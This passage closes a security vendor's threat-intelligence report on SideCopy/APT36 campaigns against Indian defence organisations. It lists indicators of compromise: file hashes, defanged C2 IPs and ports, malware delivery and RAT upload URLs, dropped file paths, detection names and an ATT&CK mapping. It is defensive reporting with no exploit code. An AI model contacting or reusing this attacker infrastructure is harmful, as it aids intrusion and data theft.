IP	Domain	Campaign	Registrant
103.76.213[.]95 Org: Spectra Technologies ISP: CtrlS Delhi, India – AS18229	isometricsindia[.]co.in	August	Ozanera Pvt. Ltd., Mumbai
	rockwellroyalhomes[.]com	October	Tempe, Arizona, US
162.241.85[.]104 Org & ISP: Unified Layer Provo, Utah, US – AS46606	sunfireglobal[.]in	October	West Bengal, India
	occoman[.]com	August	Tempe, Arizona, US

elfinindia[.]com	May	Tempe, Arizona, US
ssynergy[.]in	April	West Bengal, India

We have seen the machine name '*desktop-g4b6mh4*' associated with a huge number of shortcut files this year. It is not only observed in these campaigns, but new ones have been used by the threat actor:

- desktop-87p7en5
- desktop-ey8nc5b

Conclusion & Attribution

Expanding its arsenal with zero-day vulnerability, SideCopy consistently targets Indian defense organizations with various remote access trojans. Based on the attack chain, selection of target, baits used and infrastructure; these campaigns are attributed to SideCopy with high confidence. APT36 is expanding its Linux arsenal constantly, where sharing its Linux stagers with SideCopy is observed to deploy an open-source Python RAT called Ares. At the same time, we have observed telemetry hits for this campaign in multiple Indian cities, showing an uptick in activity amidst the Israel-Hamas conflict. Overall, both these and additional campaigns have connections to the sharing of code and infrastructure between these closely related threat groups.

SEQRITE Protection

LNK.Trojan.48283.GC	SideCopy.Trojan.48284.GC	JS.Trojan.47685
LNK.Dropper.47686.GC	SideCopy.Trojan.48285.GC	JS.Sidecopy.47539.GC
LNK.Sidecopy.47538.GC	Trojan.SideCopy.S30112863	JS.Sidecopy.47540
ELF.Agent.48298.GC	Trojan.SideCopy.S30112905	JS.SideCopy.42911
ELF.Agent.48286.GC	Trojan.Sidecopy.S30112904	Trojan.SideCopy
Script.Trojan.47763	TrojanAPT.SideCopy.PB1	

Precautions to be taken

It is necessary to stay protected from such critical cyber-attacks by taking the following precautions:

- Avoid clicking on any unverified links from unknown sources.
- Do not download and open any attachments, especially archive files.
- Use endpoint protection to stay ahead in the ongoing threat landscape.
- Regularly update your OS and software apps to fix known vulnerabilities.
- Add password-protection to confidential documents and sensitive information.

IOCs

Windows

Archives	
eb07a0063132e33c66d0984266afb8ae	DocScanner-Oct.zip
8bee417262cf81bc45646da357541036	Homosexuality – Indian Armed Forces.zip

9e9f93304c8d77c9473de475545bbc23	Achievements_of_DMA.rar
9379ebf1a732bfb1f4f8915dbb82ca56	Agenda_Points_Ammended.rar
49b29596c81892f8fff321ff8d64105a	DMA_Monthly_Update_Minutes_of_Meeting-reg.zip
Shortcut (LNK)	
75f9d86638c8634620f02370c28b8ebd	DocScanner-Oct.pdf.lnk
fc5eae3562c9dbf215384ddaf0ce3b03	Homosexuality – Indian Armed Forces. pdf.lnk
a52d2a0edccdc0f533c7b04e88fe8092	agenda_points.docx.lnk draft_short_PPT.pptx.lnk meeting_brief.pdf.lnk
HTA	
02c444c5c1ad25e6823457705e8820bc	msfnt.hta
d6e214fd81e7afb57ea77b79f8ff1d45	p.hta
d0c80705be2bc778c7030aae1087f96e	main.hta
DLL	
31340EA400E6611486D5E57F0FAB5AF2	SummitOfBion.dll
FE0250AF25C625E24608D8594B716ECB	preBotHta.dll
C872F21B06C4613954FFC0676C1092E3	WinGfx.dll
RAT	
ff13b07eaabf984900e88657f5d193e6	Msfront.exe (DRat)
6f37dacf81af574f1c8a310c592df63f	Achievements_of_DMA.pdf .exe (AllaKore RAT)
9f5354dcf6e6b5acd4213d9ff77ce07c	steistem.exe / Onlyme.exe (Key RAT)
Decoys	
CCB6723C14EBB0A12395668377CF3F7A	DocScanner-Oct.pdf
acec2107d4839fbb04defbe376ac4973	Achievements_of_DMA.pdf_
f759b6581367db35e3978125f4f6ff80	ACR.pdf
Others	
B6FBCAE7980D4E02CE9ED9876717F385	cache.bat
4f541ec8cd238737e4e77a55fbcbb4f3	d.txt
PDB	
d:\Projects\C#\D-Rat\DRat Client\Tenure\obj\Release\MSEclipse.pdb	

C:\Users\Boss\Desktop\test\Client\Client\obj\Release\Onlyme.pdb

Linux

Archive	
7cba23cfd9587211e7a214a88589cf25	DocScanner_AUG_2023.zip
04a65069054085cd81daabe4fc15ce76	Homosexuality – Indian Armed Forces.zip
c61b19cbedcb878aff45c067d503d556	meeting-details.zip
eccc72deb8ce41433ed13591b4557343	DMA_Monthly_Update_Minutes_of_Meeting-reg.zip
Stager	
9375e3c13c85990822d2f09a66b551d9	DocScanner_AUG_2023.pdf
42a696ef6f7acf0919fea9748029a966	Homosexuality – Indian Armed Forces .pdf
54473E0D8CAFD950AFE32DE1A2F3A508	DocScanner_Updated_letter.pdf
36933B05B7E3060955E6A1FDFD7D8EC1	draft_letter_nov_2023.docx
508F4BFAD9F2482992AC7926910BD551	updated_draft_PPT.pptx
921915ecfe17593476648ad20cd61ecd	Meeting_Notice-reg.pdf
Decoys	
5e32703e3704b2b5c299c242713b1ec5	DocScanner_AUG_2023.pdf
f759b6581367db35e3978125f4f6ff80	ACR.pdf
af3ec4f8a072779eb0cac18eaafc256d	Meeting_Notice-reg.pdf
0799e17933b875e3a54f01416e7505d5	DocScanner_Updated_letter.pdf
b4854c420bc39c8c77a0fcd9395a8748	draft_letter_nov_2023.docx
4cd0ee8186dc4203aad0cba48a8e5778	updated_draft_PPT.pptx
Ares RAT	
088b89698b122454666e542b1e1d92a4	bossupdate
b992b03b0942658a516439b56afbf41a	updates
ebbc1c4fc617cda7a0b341b12f45d2ad	updates

C2 and Domains

38.242.149[.]89:61101	AllaKore RAT
38.242.149[.]89:9828	DRat
38.242.220[.]166:9012 161.97.151[.]220:7015	Ares RAT

207.180.192[.]77:6023	Key RAT
162.241.85[.]104	sunfireglobal[.]in occoman[.]com elfinindia[.]com ssynergy[.]in
103.76.213[.]95	rockwellroyalhomes[.]com isometricsindia[.]co.in

URLs

hxxps://www.rockwellroyalhomes[.]com/js/FL/DocScanner-Oct.zip
hxxps://www.rockwellroyalhomes[.]com/js/content/msfnt.hta
hxxps://www.rockwellroyalhomes[.]com/js/content/2023-06-21-0056.pdf
hxxps://www.rockwellroyalhomes[.]com/js/content/
hxxps://www.rockwellroyalhomes[.]com/js/FL/2023-06-21-0056.pdf
hxxps://www.rockwellroyalhomes[.]com/crm/asset/css/files/file/
hxxps://www.rockwellroyalhomes[.]com/crm/asset/css/files/doc/
hxxps://www.rockwellroyalhomes[.]com/crm/asset/css/files/doc/DocScanner_AUG_2023.zip
hxxps://sunfireglobal[.]in/public/core/homo/
hxxps://sunfireglobal[.]in/public/assests/files/db/acr/
hxxps://sunfireglobal[.]in/public/assests/files/auth/av
hxxps://sunfireglobal[.]in/public/assests/files/auth/dl
hxxps://sunfireglobal[.]in/public/assests/files/auth/ht
hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/files/tls
hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/files/
hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/pdf/in
hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/files/bossupdate
hxxps://futureuniform[.]ca/wp/wp-content/files/01/main.hta
hxxps://futureuniform[.]ca/email.gov.in/briefcase/Meeting_Notice-reg.pdf
hxxps://futureuniform[.]ca/mail.gov.in/briefcase/updated_draft_PPT.pptx
hxxps://futureuniform[.]ca/mail.gov.in/briefcase/draft_letter_nov_2023.docx
hxxps://futureuniform[.]ca/mail.gov.in/briefcase/DocScanner_Updated_letter.pdf
hxxps://keziaschool[.]com/wp/wp-content/uploads/2023/files/bossupdate

hxxps://keziaschool[.]com/wp/wp-content/uploads/2023/38
hxxp://38.242.220[.]166:9012/api/root_149371139681480/upload
hxxp://38.242.220[.]166:9012/api/root_149371139681480/hello
hxxp://38.242.220[.]166:9012/api/root_168683512566649/upload
hxxp://38.242.220[.]166:9012/api/root_168683512566649/hello
hxxp://38.242.220[.]166:9012/api/root_175170531258512/upload
hxxp://38.242.220[.]166:9012/api/root_175170531258512/hello
hxxp://161.97.151[.]220:7015/api/root_36854582802642/upload
hxxp://161.97.151[.]220:7015/api/root_36854582802642/hello

Host

C:\Users\Public\aque\up.hta
C:\Users\Public\aque\cdrzip.exe
C:\Users\Public\aque\rekeywiz.exe
C:\Users\Public\aque\DUser.dll
C:\Users\Public\aque\data.bat
C:\Users\Public\Msfront\Msfront.exe
C:\Users\Public\winowimg.jpg
C:\Users\Public\stremoe\steistem.exe
C:\Users\Public\stremoe\stremoe.bat
C:\ProgramData\Intel\cdrzip.exe
C:\ProgramData\Intel\DUser.dll
C:\ProgramData\WinGfx\credwiz.exe
C:\ProgramData\WinGfx\wingfx.bat
C:\ProgramData\WinGfx\DUser.dll
C:\ProgramData\HP\jquery.hta
C:\ProgramData\HP\jscy.hta
%AppData%\Msfront\Msfront.exe
%AppData%\Msfront\DUser.dll
%AppData%\Msfront\crezly.exe
%Temp%\cache.bat
%Temp%\Msfont\Msfont.exe

MITRE ATT&CK

Tactic	Technique ID	Name
Resource Development	T1583.001	Acquire Infrastructure: Domains
	T1584.001	Compromise Infrastructure: Domains
	T1588.001	Obtain Capabilities: Malware
	T1588.002	Obtain Capabilities: Tool
	T1608.001	Stage Capabilities: Upload Malware
	T1608.005	Stage Capabilities: Link Target
Initial Access	T1566.001	Phishing: Spear phishing Attachment
	T1566.002	Phishing: Spear phishing Link
Execution	T1106	Native API
	T1129	Shared Modules
	T1059	Command and Scripting Interpreter
	T1047	Windows Management Instrumentation
	T1203	Exploitation for Client Execution
	T1204.001	User Execution: Malicious Link
	T1204.002	User Execution: Malicious File
Persistence	T1053.003	Scheduled Task/Job: Cron
	T1547.001	Registry Run Keys / Startup Folder
	T1547.013	Boot or Logon Autostart Execution: XDG Autostart Entries
Defense Evasion	T1036.005	Masquerading: Match Legitimate Name or Location
	T1140	Deobfuscate/Decode Files or Information
	T1218.005	System Binary Proxy Execution: Mshta
	T1574.002	Hijack Execution Flow: DLL Side-Loading
	T1222.002	File and Directory Permissions Modification: Linux
	T1027.009	Obfuscated Files or Information: Embedded Payloads
	T1027.010	Obfuscated Files or Information: Command Obfuscation

Discovery	T1012 T1033	Query Registry System Owner/User Discovery
	T1057	Process Discovery
	T1082	System Information Discovery
	T1083	File and Directory Discovery
	T1016.001	System Network Configuration Discovery
	T1518.001	Software Discovery: Security Software Discovery
Collection	T1005 T1056.001	Data from Local System Input Capture: Keylogging
	T1074.001	Data Staged: Local Data Staging
	T1119	Automated Collection
	T1113	Screen Capture
	T1125	Video Capture
Command and Control	T1105 T1571	Ingress Tool Transfer Non-Standard Port
	T1573	Encrypted Channel
	T1071.001	Application Layer Protocol: Web Protocols
Exfiltration	T1041	Exfiltration Over C2 Channel

Sathwik Ram Prakki is working as a Security Researcher in Security Labs at Quick Heal. His focus areas are Threat Intelligence, Threat Hunting, and writing about...

Articles by Sathwik Ram Prakki »

No Comments

Leave a Reply.Your email address will not be published.